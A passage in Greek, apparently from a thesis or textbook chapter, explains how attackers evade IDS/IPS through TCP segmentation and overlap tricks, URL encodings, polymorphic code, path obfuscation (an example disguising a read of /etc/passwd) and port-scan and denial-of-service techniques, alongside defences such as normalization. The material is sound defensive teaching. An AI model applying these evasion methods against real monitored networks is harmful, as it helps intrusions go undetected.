Μία άλλη παράμετρος του πρωτοκόλλου TCP που μπορεί να αξιοποιηθεί από έναν επιτιθέμενο προκειμένου να αποφύγει την ανίχνευσή του, είναι το *MSS* (maximum segment size). Πρόκειται για μία παράμετρο η οποία προσδιορίζει το μέγιστο όγκο δεδομένων σε bytes που μπορεί να περιλαμβάνει ένα πακέτο TCP. Αν ο επιτιθέμενος ζητήσει να τροποποιήσει το MSS κατά τη διάρκεια της συνόδου και το IDS/IPS δεν επεξεργαστεί αυτό το αίτημα με τον ίδιο τρόπο που το επεξεργάστηκε το εποπτευόμενο σύστημα, τότε μπορούν να εκδηλωθούν επιθέσεις εισαγωγής ή διαφυγής, χρησιμοποιώντας πακέτα τα οποία θα ξεπερνούν το MSS.

5.2.2.1.4 Αποτμηματοποίηση ροής TCP

Ένα IDS/IPS είναι απαραίτητο να χειρίζεται με τον κατάλληλο τρόπο την τμηματοποίηση (segmentation) της ροής των πακέτων TCP. Οι κύριες προκλήσεις τις οποίες θα πρέπει να αντιμετωπίζει ένα IDS/IPS είναι οι ακόλουθες: [17]

- **Απώλεια πακέτων**. Το IDS/IPS είναι ένα παθητικό στοιχείο του δικτύου το οποίο αν χάσει ένα πακέτο δεν έχει τη δυνατότητα να ζητήσει την επανεκπομπή του. Χάνοντας πακέτα το IDS/IPS αποσυγχρονίζεται από το παρακολουθούμενο σύστημα και μπορεί να μην είναι σε θέση να παρακολουθήσει τα SNs των πακέτων που ανταλλάσσονται, με αποτέλεσμα να δίνεται η δυνατότητα εκδήλωσης επιθέσεων διαφυγής.
- **Παρακολούθηση του παραθύρου (window) της σύνδεσης.** Το παράθυρο μίας σύνδεσης προσδιορίζει το μέγιστο αριθμό bytes που μπορεί να αποδεχθεί στον buffer του το ένα άκρο της σύνδεσης. Τα δεδομένα που ξεπερνούν αυτό το παράθυρο απορρίπτονται. Η διαφορά στο χρόνο στον οποίο γίνονται αντιληπτές οι αλλαγές του παραθύρου, μπορεί να οδηγήσει σε αποσυγχρονισμό του IDS/IPS και να δοθεί έτσι η δυνατότητα σε έναν επιτιθέμενο να εκδηλώσει επιθέσεις εισαγωγής ή διαφυγής.
- **Αποστολή πακέτων με διαφορετικά δεδομένα και το ίδιο SN.** Σε αυτές τις περιπτώσεις το IDS/IPS δεν είναι σε θέση να γνωρίζει ποιο από τα δύο πακέτα επεξεργάστηκε τελικά ο τελικός τους αποδέκτης. Επιπροσθέτως, ο επιτιθέμενος μπορεί να στείλει ένα πακέτο τα

οποία θα απορριφθεί σιωπηλά από τον προορισμό του και στη συνέχεια να στείλει ένα δεύτερο πακέτο με τους ίδιο SN, το οποίο θα γίνει αποδεκτό. Σε περίπτωση αποσυγχρονισμού, δίνεται η δυνατότητα εκδήλωσης επιθέσεων διαφυγής.

- **Επικαλυπτόμενα πακέτα**. Όπως και στην περίπτωση των θρυμματισμένων πακέτων IP, έτσι και τα πακέτα TCP ενδέχεται να παραληφθούν εκτός σειράς και με επικαλυπτόμενα δεδομένα. Αν ο τελικός αποδέκτης ενός πακέτου παραλάβει δεδομένα τα οποία βάσει του Sequence Number (SN) προκύπτει ότι θα πρέπει να τοποθετηθούν σε θέση για την οποία έχουν ήδη παραληφθεί άλλα δεδομένα από ένα προηγούμενο πακέτο, θα πρέπει να επιλύσει με κάποιο τρόπο αυτήν τη σύγκρουση. Σε αυτές τις περιπτώσεις, ορισμένα λειτουργικά συστήματα δίνουν προτεραιότητα στα παλιά δεδομένα, ενώ κάποια άλλα δίνουν προτεραιότητα στα νέα δεδομένα. Είναι λοιπόν σημαντικό για το IDS/IPS να τοποθετήσει τα επικαλυπτόμενα δεδομένα με τον ίδιο τρόπο που τα τοποθετεί το εποπτευόμενο σύστημα. Διαφορετικά, ένας επιτιθέμενος μπορεί να πραγματοποιήσει επιθέσεις διαφυγής, αποκρύπτοντας την επίθεσή του μέσω επικαλύψεων που θα ερμηνευτούν διαφορετικά από τα δύο συστήματα.

5.2.2.1.5 Δείκτης Urgent

Ένα IDS/IPS το οποίο δε λαμβάνει υπόψη του το δείκτη urgent της επικεφαλίδας TCP, είναι ευάλωτο σε επιθέσεις αποφυγής ανίχνευσης. Ένας επιτιθέμενος μπορεί να στείλει ένα πακέτο με ενεργοποιημένο το δείκτη urgent. Το πακέτο αυτό θα πρέπει να επεξεργαστεί κατά προτεραιότητα και όχι με τη συνηθισμένη σειρά. Μία διαφορετική σειρά επεξεργασίας πακέτων που αποστέλλονται εκτός σειράς, μπορεί να οδηγήσει σε αποσυγχρονισμό του IDS/IPS.

5.2.2.1.6 Παρακολούθηση της εγκαθίδρυσης συνδέσεων TCP

Ένα IDS/IPS παρακολουθεί τα δεδομένα μίας σύνδεσης TCP, εφόσον αυτή έχει εγκαθιδρυθεί. Μία σύνδεση TCP εγκαθιδρύεται μόνο μέσω της διαδικασίας της τριπλής χειραψίας (3-way handshake) που ορίζει το πρωτόκολλο. Μέσω αυτής της διαδικασίας προσδιορίζονται οι παράμετροι της σύνδεσης, οι οποίες είναι απαραίτητο να γίνουν γνωστές και στο IDS προκειμένου να γίνει ο σωστός συγχρονισμός του και να μπορεί να παρακολουθήσει τη σύνοδο.

Η παρακολούθηση της εγκαθίδρυσης μίας συνόδου είναι ένα δύσκολο ζήτημα για ένα IDS/IPS. Η αντιμετώπισή του μπορεί να γίνει με διάφορους τρόπους, καθένας από τους οποίους έχει τα δικά του μειονεκτήματα: [17]

- **Ανίχνευση μίας πλήρους τριπλής χειραψίας.** Μία σύνδεση TCP θεωρείται εγκαθιδρυμένη μόνο εφόσον το IDS/IPS ανιχνεύσει μία πλήρης τριπλή χειραψία. Το κυριότερο μειονέκτημα αυτής της μεθόδου είναι το ότι το IDS/IPS ενδέχεται να μην μπορέσει να παρακολουθήσει

καθόλου μία σύνδεση, αν δεν καταφέρει να ανιχνεύσει μία πλήρης τριπλή χειραψία. Αυτό μπορεί να γίνει είτε διότι μία σύνδεση εγκαθιδρύθηκε πριν από την εκκίνηση του IDS/IPS, είτε διότι ο επιτιθέμενος χρησιμοποίησε μία επίθεση διαφυγής κατά τη φάση της τριπλής χειραψίας.

- **Ανίχνευση τμήματος μίας τριπλής χειραψίας**. Προκειμένου να ξεπεραστούν τα προβλήματα της ανίχνευσης μίας πλήρους τριπλής χειραψίας, υπάρχει η δυνατότητα ανίχνευσης τμήματός της. Το πιο αξιόπιστο τμήμα της είναι αυτό του πακέτου SYN+ACK που αποστέλλει ο εξυπηρετητής της σύνδεσης. Ωστόσο, η μη παρακολούθηση του συνόλου της τριπλής χειραψίας μπορεί να δώσει τη δυνατότητα στον επιτιθέμενο να ξεγελάσει το IDS/IPS έτσι ώστε να θεωρήσει εγκαθιδρυμένες συνδέσεις οι οποίες δεν υφίστανται.

- **Συγχρονισμός με τα δεδομένα**. Η εναλλακτική λύση της παρακολούθησης των τριπλών χειραψιών είναι ο συγχρονισμός με τα δεδομένα. Ο συγχρονισμός αυτός μπορεί να γίνει παρακολουθώντας τα πακέτα PUSH+ACK (που περιλαμβάνουν τα δεδομένα) και εντοπίζοντας τις ανοιχτές συνδέσεις, χωρίς να χρειάζεται να ανιχνευθούν οι αντίστοιχες τριπλές χειραψίες. Το μειονέκτημα αυτής της τεχνικής είναι το γεγονός ότι το IDS/IPS μπορεί να αποδέχεται δεδομένα τα οποία δεν αντιστοιχούν σε καμία ανοιχτή σύνδεση. Επιπροσθέτως, δίνεται η δυνατότητα σε έναν επιτιθέμενο να αποσυγχρονίσει το IDS/IPS, οδηγώντας το σε λανθασμένη εκτίμηση για την κατάσταση μίας σύνδεσης, χρησιμοποιώντας διάφορες επιθέσεις εισαγωγής.

- **Συνδυασμός της τεχνικής συγχρονισμού με τα δεδομένα και της ανίχνευσης μίας τριπλής χειραψίας**. Προκειμένου να ξεπεραστούν τα παραπάνω προβλήματα, υπάρχει η λύση του συγχρονισμού με τα δεδομένα, παρακολουθώντας παράλληλα την ύπαρξη πακέτων μιας τριπλής χειραψίας μετά τη δημιουργία μίας εγκαθιδρυμένης σύνδεσης από το IDS/IPS. Με αυτήν την τεχνική αρχικοποιείται η κατάσταση της σύνδεσης με βάση τα δεδομένα των παρατηρούμενων πακέτων και στη συνέχεια γίνεται επαναπροσδιορισμός των παραμέτρων της σύνδεσης εφόσον ανιχνευθεί μία τριπλή χειραψία, απορρίπτοντας όλα τα προηγούμενα πακέτα ως ψευδή. Η τεχνική αυτή θα πρέπει να εφαρμοστεί με αξιόπιστο τρόπο, καθώς σε διαφορετική περίπτωση μπορεί να δοθεί η δυνατότητα σε έναν επιτιθέμενο να αποσυγχρονίσει το IDS/IPS με χρήση κατάλληλων πακέτων SYN.

5.2.2.1.7 Παρακολούθηση του τερματισμού συνδέσεων TCP

Η παρακολούθηση του τερματισμού των συνδέσεων TCP είναι εξίσου σημαντική για ένα IDS/IPS με την παρακολούθηση της εγκαθίδρυσής τους. Είναι απαραίτητη διότι η διατήρηση των πληροφοριών που αφορούν την κατάσταση των συνδέσεων καταναλώνει πολύτιμους υπολογιστικούς πόρους, οι οποίοι θα πρέπει να απελευθερώνονται όταν αυτές παύουν να υφίστανται. Σε διαφορετική περίπτωση

είναι ευάλωτα σε επιθέσεις οι οποίες δημιουργούν ένα μεγάλο πλήθος συνδέσεων, με σκοπό την εξάντληση των υπολογιστικών πόρων του IDS/IPS.

Ο τερματισμός των συνδέσεων TCP γίνεται αποκλειστικά με τη χρήση μηνυμάτων RST ή FIN και μπορούν να υφίστανται επ' άπειρο εφόσον δεν αποσταλεί κάποιο από αυτά τα μηνύματα, ακόμα και αν δεν υπάρχει καμία δραστηριότητα εντός της σύνδεσης. Τα IDS/IPS προκειμένου να μπορέσουν να αντιμετωπίσουν το πρόβλημα των ανενεργών συνδέσεων, διαθέτουν συνήθως ένα χρονικό όριο πέραν του οποίου θεωρούν ότι μία σύνδεση έχει τερματιστεί αν δεν παρατηρείται καμία δραστηριότητα. Αντίστοιχο όριο διαθέτουν και τα εποπτευόμενα συστήματα. Αν όμως ο χρόνος που έχει οριστεί στο IDS/IPS είναι μικρότερος από αυτόν του εποπτευόμενου συστήματος, τότε ο επιτιθέμενος μπορεί να παραμείνει ανενεργός έως ότου ξεπεραστεί το χρονικό όριο του IDS και πριν να εξαντληθεί ο αντίστοιχος χρόνος του συστήματος στόχου να εξαπολύσει την επίθεσή του. Με αυτόν τον τρόπο το IDS/IPS θα θεωρήσει τη σύνδεση ως τερματισμένη και δεν θα εξετάσει την παράνομη κίνηση που θα ακολουθήσει. Αντίστοιχο πρόβλημα μπορεί να δημιουργηθεί και από τη χρήση ψευδών μηνυμάτων RST από τον επιτιθέμενο, καθώς τα μηνύματα αυτά δεν δέχονται επιβεβαίωση. Συνεπώς, το IDS/IPS δεν είναι σε θέση να γνωρίζει αν ένα πακέτο RST επεξεργάστηκε από τον αποδέκτη του. Ο μόνος τρόπος για να αντιμετωπιστεί αυτό το ζήτημα είναι και πάλι η παρακολούθηση της δικτυακής κίνησης και ο τερματισμός της αν αυτή είναι ανενεργή για ένα συγκεκριμένο χρονικό διάστημα.

Από την άλλη πλευρά, αν ένα IDS/IPS δεν αντιληφθεί ότι έχει τερματιστεί μία σύνδεση είναι επίσης ευάλωτο, καθώς εφόσον η σύνδεση έχει τερματιστεί, οι παράμετροί της μπορούν να χρησιμοποιηθούν ξανά αλλά με διαφορετικά Sequence Numbers (SNs). Το αποτέλεσμα είναι ο αποσυγχρονισμός του IDS/IPS και η εκδήλωση επιθέσεων οι οποίες δεν είναι δυνατόν να ανιχνευθούν (εφόσον δε χρησιμοποιούνται τεχνικές συγχρονισμού με τα δεδομένα).

5.2.3 Μορφοποίηση δεδομένων και κώδικα

Ένας επιτιθέμενος μπορεί να μορφοποιήσει τα δεδομένα ενός πακέτου έτσι ώστε αυτά να μην είναι κατανοητά από το IDS/IPS ενώ ταυτόχρονα αυτά να είναι κατανοητά από τον τελικό τους αποδέκτη. Στη συνέχεια περιγράφονται ορισμένες από τις βασικότερες τεχνικές μορφοποίησης δεδομένων, οι οποίες μπορούν να χρησιμοποιηθούν από έναν επιτιθέμενο για την αποφυγή της ανίχνευσής του.

5.2.3.1 Κωδικοποίηση

Ένας επιτιθέμενος μπορεί να χρησιμοποιήσει κωδικοποίηση χαρακτήρων διαφορετική από την κλασική ASCII κωδικοποίηση. Τα IDS/IPS που δεν εφαρμόζουν την κατάλληλη κανονικοποίηση των δεδομένων, δεν είναι σε θέση να τα ερμηνεύσουν σωστά και να ανιχνεύσουν τις επιθέσεις βάσει των διαθέσιμων υπογραφών. Οι κωδικοποιήσεις που μπορούν να χρησιμοποιηθούν είναι πολυπληθείς και

ποικίλουν ανά χρησιμοποιούμενο πρωτόκολλο επιπέδου εφαρμογής. Ορισμένα παραδείγματα κωδικοποιήσεων που μπορούν να χρησιμοποιηθούν είναι τα ακόλουθα:

- **Πρωτόκολλο HTTP**
    - **Κωδικοποίηση Hex**, όπου ο κάθε τιμή ASCII αντικαθίσταται από τη αντίστοιχη δεκαεξαδική τιμή (π.χ. ο χαρακτήρας 'A' αναπαρίσταται ως '%41').
    - **Κωδικοποίηση Double Percentage,** η οποία είναι αντίστοιχη της κωδικοποίησης Hex και επιπλέον ο χαρακτήρας '%' αντικαθίσταται από το χαρακτήρα '%25' (π.χ. ο χαρακτήρας 'A' αναπαρίσταται ως '%2541').
    - **Κωδικοποίηση Double Nibble Hex**, όπου ο κάθε χαρακτήρας της δεκαεξαδικής αναπαράστασης επανακωδικοποιείται (π.χ. ο χαρακτήρας 'A' αναπαρίσταται ως '%%34%31', καθώς το '%34' αντιστοιχεί στο 4 και το '%31' αντιστοιχεί στο 1)
    - **Κωδικοποίηση Second Nibble**, όπου γίνεται επανακωδικοποίηση μόνο του δεύτερου χαρακτήρα της δεκαεξαδικής αναπράστασης (π.χ. ο χαρακτήρας 'A' αναπαρίσταται ως '%4%31')
    - **Κωδικοποίηση Microsoft %U**, όπου η αναπαράσταση των χαρακτήρων είναι της μορφής %UXXXX' (π.χ. ο χαρακτήρας 'A' αναπαρίσταται ως '%U0041')
- **Πρωτόκολλο MIME**
    - **Κωδικοποίηση B**
    - **Κωδικοποίηση Q**
- **Πρωτόκολλο RPC**
    - **Big-endian,**
    - **Little-endian**
    - **Κωδικοποίηση Unicode**
    - **Κωδικοποίηση non-Unicode**

5.2.3.2 Κρυπτογράφηση

Όπως προαναφέρθηκε, τα δικτυακά IDS/IPS δεν είναι σε θέση να ανιχνεύσουν επιθέσεις εντός κρυπτογραφημένης δικτυακής κίνησης. Οι δυνατότητές τους περιορίζονται στην ανάλυση μη κρυπτογραφημένου κειμένου.

5.2.3.3 Πολυμορφικός κώδικας

Ο όρος πολυμορφικός κώδικας αναφέρεται σε έναν κώδικα ο οποίος έχει τη δυνατότητα να μεταλλάσσεται, διατηρώντας ταυτόχρονα τη λειτουργία του και τα αποτελέσματα εξόδου του. Μία από τις μεθόδους που μπορεί να χρησιμοποιήσει ένας επιτιθέμενος για να μεταλλάξει έναν κώδικα είναι η χρησιμοποίηση κάποιου κωδικοποιητή (encoder). Ο κωδικοποιημένος κώδικας δεν μπορεί να εντοπιστεί από τις υπογραφές ενός IDS/IPS και έτσι μπορεί να εκτελεστεί μία επίθεση χωρίς αυτή να ανιχνευθεί. Προκειμένου να είναι εφικτή η εκτέλεση του κώδικα από το σύστημα στόχο, χρειάζεται να μεταφερθεί σε αυτό ο αντίστοιχος αποκωδικοποιητής του (decoder). Για την ανίχνευση τέτοιου είδους επιθέσεων από τα δικτυακά IDS/IPS, χρησιμοποιούνται συνήθως υπογραφές που αντιστοιχούν στους γνωστούς αποκωδικοποιητές. Με αυτόν τον τρόπο εντοπίζονται οι επιθέσεις αυτού του τύπου, χωρίς όμως το IDS/IPS να είναι σε θέση να γνωρίζει την ευπάθεια που επιχειρήθηκε να αξιοποιηθεί.

5.2.3.4 Συμπίεση

Όταν η δικτυακή κίνηση περιλαμβάνει συμπιεσμένα δεδομένα, τα IDS/IPS δεν είναι εύκολο να αναλύσουν τα διακινούμενα πακέτα. Αν ο αλγόριθμος συμπίεσης είναι άγνωστος στο IDS/IPS, τότε δεν υπάρχει καμία δυνατότητα εντοπισμού των επιθέσεων από τις διαθέσιμες υπογραφές. Ακόμα όμως και αν είναι γνωστός ο αλγόριθμος συμπίεσης, η αποσυμπίεση των δεδομένων πριν από τη σύγκρισή τους με τις υπογραφές, απαιτεί μεγάλη κατανάλωση υπολογιστικών πόρων.

5.2.3.5 Συσκότιση διαδρομής


Πολλές από τις υπογραφές των δικτυακών IDS/IPS, στοχεύουν στην ανίχνευση προσπαθειών πρόσβασης σε συγκεκριμένα ευαίσθητα αρχεία ή εφαρμογές του συστήματος στόχου. Η ανίχνευση αυτών των επιθέσεων γίνεται με τον εντοπισμό ενός λεκτικού εντός των δεδομένων των πακέτων, που περιλαμβάνει τη διαδρομή στην οποία βρίσκεται αποθηκευμένο αυτό το αρχείο. Προκειμένου να αποφύγει την ανίχνευσή του ένας επιτιθέμενος, μπορεί να δημιουργήσει μία συσκότιση γύρω από αυτήν τη διαδρομή, προσθέτοντάς της ένα συνδυασμό απόλυτων και σχετικών διαδρομών. Για παράδειγμα, αντί της διαδρομής “/etc/passwd” η οποία ανιχνεύεται από μία υπογραφή του IDS/IPS, θα μπορούσε εναλλακτικά να χρησιμοποιηθεί η ισοδύναμη “/usr/../etc/network/../../passwd”, η οποία δεν είναι δυνατό να προβλεφθεί από κάποια υπογραφή, αφού οι δυνατοί συνδυασμοί που μπορούν να χρησιμοποιηθούν είναι άπειροι. Για την αντιμετώπιση αυτών των επιθέσεων από τα IDS/IPS, είναι απαραίτητη η κανονικοποίηση των διαδρομών πριν από την εξέταση των δεδομένων από τις διαθέσιμες υπογραφές.

5.2.4 Προηγμένες τεχνικές αποφυγής ανίχνευσης

Τα τελευταία χρόνια χρησιμοποιείται ο όρος *Advanced Evasion Techniques* (AETs) για την περιγραφή προηγμένων τεχνικών που μπορούν να χρησιμοποιηθούν για την αποφυγή της ανίχνευσης


μίας επίθεσης από τα συστήματα IDS/IPS. Ουσιαστικά δεν πρόκειται για τίποτα άλλο από το συνδυασμό πολλαπλών τεχνικών όπως αυτών που περιγράφηκαν στις προηγούμενες παραγράφους, οι οποίες πιθανών να εφαρμόζονται και σε διαφορετικά επίπεδα. Ένας τέτοιος συνδυασμός οδηγεί σε αύξηση της πολυπλοκότητας της δικτυακής κίνησης που χρειάζεται να αναλύσει το IDS/IPS, καθώς και των απαιτήσεων σε υπολογιστικούς πόρους. Η χρήση πολλαπλών τεχνικών αποφυγής, όπου για παράδειγμα η επίθεση X αποκρύπτεται από την τεχνική Y, η τεχνική Z αποκρύπτει την τεχνική Y και ούτω καθ' εξής, έχει ως αποτέλεσμα ένα μεγάλο βαθμό συσκότισης των ύποπτων δραστηριοτήτων και τελικά την αποφυγή της ανίχνευσης. Επίσης, η χρήση της τεχνικής Z ενδεχομένως να μπορεί να ξεγελάσει ένα σύστημα ασφάλειας A, ενώ η χρήση της τεχνικής Y να μπορεί να ξεγελάσει ένα άλλο σύστημα ασφάλειας B, κατορθώνοντας έτσι με το συνδυασμό των διαφόρων τεχνικών να αποφευχθεί μία επίθεση από το σύνολο των διαθέσιμων συστημάτων ασφαλείας.

Ένα παράδειγμα μίας τέτοιας προηγμένης τεχνικής αποφυγής ανίχνευσης δίνεται σχηματικά στις παρακάτω εικόνες. Πρόκειται για ένα παράδειγμα στο οποίο από το ένα και μοναδικό αρχικό πακέτο προκύπτουν καταρχήν επτά πακέτα χρησιμοποιώντας MSRPC fragmentation.




Εικόνα 5-5: AET - Παράδειγμα MSRPC fragmentation [25]

Στη συνέχεια, το κάθε πακέτο διαιρείται σε έξι πακέτα χρησιμοποιώντας SMB fragmentation.




Εικόνα 5-6: AET - Παράδειγμα SMB fragmentation [25]

Χρησιμοποιώντας TCP segmentation, το κάθε πακέτο διαιρείται στην συνέχεια σε τέσσερα πακέτα.




Εικόνα 5-7: AET - Παράδειγμα TCP segmentation [25]

Τέλος, το κάθε πακέτο διαιρείται σε τέσσερα πακέτα χρησιμοποιώντας IP fragmentation.



Εικόνα 5-8: AET - Παράδειγμα IP fragmentation [25]

Το τελικό αποτέλεσμα του συνδυασμού όλων των παραπάνω τεχνικών είναι ένα πολύ μεγάλο πλήθος πακέτων. Μία δικτυακή κίνηση της τάξης των 4k μπορεί να ξεπεράσει τα 70 MB με χρήση τεχνικών όπως αυτών του παραδείγματος.



Εικόνα 5-9: AET – Τελικό αποτέλεσμα παραδείγματος [25]

5.2.5 Αποφυγή ανίχνευσης σάρωσης θυρών

Η σάρωση θυρών είναι μια τακτική που συνήθως ακολουθείται από τους επιτιθέμενους κατά τη φάση της αναγνώρισης και χαρτογράφησης του δικτύου στόχου. Στόχος αυτής της φάσης της επίθεσης είναι ο προσδιορισμός του λειτουργικού συστήματος του κάθε υπολογιστή που σαρώνεται, των θυρών στις οποίες μπορεί να έχει πρόσβαση ο επιτιθέμενος, καθώς και των υπηρεσιών που εκτελούνται σε κάθε μία από αυτές. Πρόκειται συνεπώς για μία πρώιμη φάση εκδήλωσης επιθέσεων, η ανίχνευση της οποίας μπορεί να δώσει τη δυνατότητα σε ένα IPS να αποτρέψει την επικείμενη επίθεση και να ενημερώσει τους διαχειριστές ασφάλειας προκειμένου να προβούν στις απαραίτητες ενέργειες προστασίας των συστημάτων. Στη συνέχεια περιγράφονται ορισμένες από τις βασικότερες τεχνικές που μπορούν να χρησιμοποιηθούν από τους επιτιθέμενους, προκειμένου να αποφύγουν την ανίχνευση των δραστηριοτήτων τους:

- **Χρονικές επιθέσεις**
    - **Διάρκεια σάρωσης**. Η σάρωση των θυρών πραγματοποιείται αργά και εκτείνεται χρονικά έτσι ώστε το IDS να μην είναι σε θέση να διατηρήσει όλες τις πληροφορίες που απαιτούνται για την ανίχνευση της σάρωσης.
    - **Χρονική απόσταση πακέτων**. Οι παύσεις μεταξύ διαδοχικών πακέτων έχουν τυχαία διάρκεια, έτσι ώστε να αποφευχθούν ανιχνεύσεις που βασίζονται σε χρονικά μοτίβα.
- **Τροποποίηση των χαρακτηριστικών της κίνησης.** Τα πακέτα αποστέλλονται έτσι ώστε η παρατηρούμενη κίνηση να μη θυμίζει σάρωση θυρών. Παραδείγματα τέτοιων τροποποιήσεων είναι η τυχαία σειρά σάρωσης θυρών και η χρήση ψευδών διευθύνσεων προέλευσης μεταξύ των κανονικών διευθύνσεων. Επιπροσθέτως, η χρήση ψευδών διευθύνσεων προέλευσης βοηθά τον επιτιθέμενο στο να αποκρύψει την πραγματική του ταυτότητα.
- **Κατανεμημένες σαρώσεις θυρών**. Για τις κατανεμημένες σαρώσεις θυρών χρησιμοποιούνται πολλαπλοί υπολογιστές για την ταυτόχρονη σάρωση των θυρών ενός συστήματος στόχου.
- **Σάρωση μεμονωμένων θυρών.** Πρόκειται για μία τεχνική η οποία στοχεύει στο να εντοπιστούν τα συστήματα εκείνα τα οποία έχουν ανοιχτή μία συγκεκριμένη θύρα. Χρησιμοποιείται συνήθως όταν ανακαλύπτεται μία νέα ευπάθεια και ο επιτιθέμενος αναζητά μία συγκεκριμένη υπηρεσία. Για την εκτέλεση της σάρωσης χρησιμοποιείται ένας υπολογιστής ο οποίος σαρώνει μία συγκεκριμένη θύρα πολλαπλών συστημάτων.
- **Τεχνικές αποφυγής ανίχνευσης σε επίπεδο πακέτου**. Τα πακέτα τροποποιούνται έτσι ώστε το IDS να μην αντιληφθεί ότι αυτά είναι τμήμα μίας σάρωσης θυρών. Τέτοιες τεχνικές είναι για παράδειγμα αυτές που εκμεταλλεύονται τα προβλήματα του θρυμματισμού IP και της τμηματοποίησης της ροής TCP.

5.2.6 Επιθέσεις άρνησης υπηρεσιών

Οι επιθέσεις άρνησης υπηρεσιών έχουν ως στόχο να πλήξουν τη διαθεσιμότητα ενός συστήματος, είτε εξαντλώντας τους υπολογιστικούς του πόρους, είτε οδηγώντας το σε κατάρρευση μέσω της εκμετάλλευσης κάποια αδυναμίας του. Στην περίπτωση των IDS/IPS, ο επιτιθέμενος έχει στη διάθεσή του πολλές τεχνικές οι οποίες μπορούν να πλήξουν ακόμα και τον ανθρώπινο παράγοντα:

- **Τύφλωση**. Ο επιτιθέμενος αποστέλλει ειδικά διαμορφωμένα πακέτα τα οποία παράγουν ένα πολύ μεγάλο πλήθος ειδοποιήσεων. Οι ειδοποιήσεις αυτές λειτουργούν αποπροσανατολιστικά, προκειμένου να μη γίνει αντιληπτή η πραγματική επίθεση που εκτελείται παράλληλα από τον επιτιθέμενο. Ο διαχειριστής του συστήματος κατακλύζεται

από ειδοποιήσεις, με αποτέλεσμα να «τυφλώνεται» και να μην είναι σε θέση να διακρίνει τις πραγματικές από τις αποπροσανατολιστικές επιθέσεις.

- **Υποτίμηση απειλής**. Ένας επιτιθέμενος ο οποίος διαθέτει ένα βαθμό επίγνωσης των κανόνων που χρησιμοποιεί ένα IDS/IPS, είναι σε θέση να πραγματοποιήσει επιθέσεις οι οποίες παρόλο που ανιχνεύονται, τους αποδίδεται χαμηλός βαθμός προτεραιότητας. Αυτός ο τύπος επιθέσεων είναι εφαρμόσιμος έναντι των IDSs/IPSs, τα οποία προκειμένου να βελτιώσουν τις επιδόσεις τους, σταματούν την ανάλυση ενός πακέτου μόλις διαπιστωθεί ότι αυτό ταιριάζει με ένα Χ αριθμό υπογραφών. Διαμορφώνοντας λοιπόν ο επιτιθέμενος κατάλληλα τα πακέτα του, μπορεί να ενεργοποιήσει ειδοποιήσεις που αφορούν για παράδειγμα έναν υψηλό βαθμό θρυμματισμού IP, αποφεύγοντας την παραγωγή ειδοποιήσεων που θα καταδείκνυαν την πραγματική φύση της επίθεσης.

- **Κατακλυσμός εγκαθιδρυμένων συνδέσεων**. Ο επιτιθέμενος εγκαθιδρύει πολλαπλές συνδέσεις με πολλά διαφορετικά συστήματα του δικτύου στόχου, χωρίς να αποστέλλει περαιτέρω δεδομένα. Στόχος του είναι η εξάντληση των υπολογιστικών πόρων του IDS/IPS, το οποίο προκειμένου να μπορέσει να παρακολουθήσει τις νέες συνόδους, θα πρέπει από ένα σημείο και μετά να αρχίσει να διαγράφει από τη μνήμη του τις εγγραφές των παλαιότερων συνδέσεων. Σε αυτό το σημείο, ο επιτιθέμενος μπορεί να χρησιμοποιήσει μία από τις διαγραμμένες συνδέσεις για να εξαπολύσει την επίθεσή του. Η υλοποίηση επιθέσεων αυτού του τύπου είναι εφικτή έναντι των IDS/IPS τα οποία δε χρησιμοποιούν την τεχνική του συγχρονισμού με τα δεδομένα για την παρακολούθηση της εγκαθίδρυσης συνδέσεων TCP, αλλά στηρίζονται μόνο στην ανίχνευση των τριπλών χειραψιών.

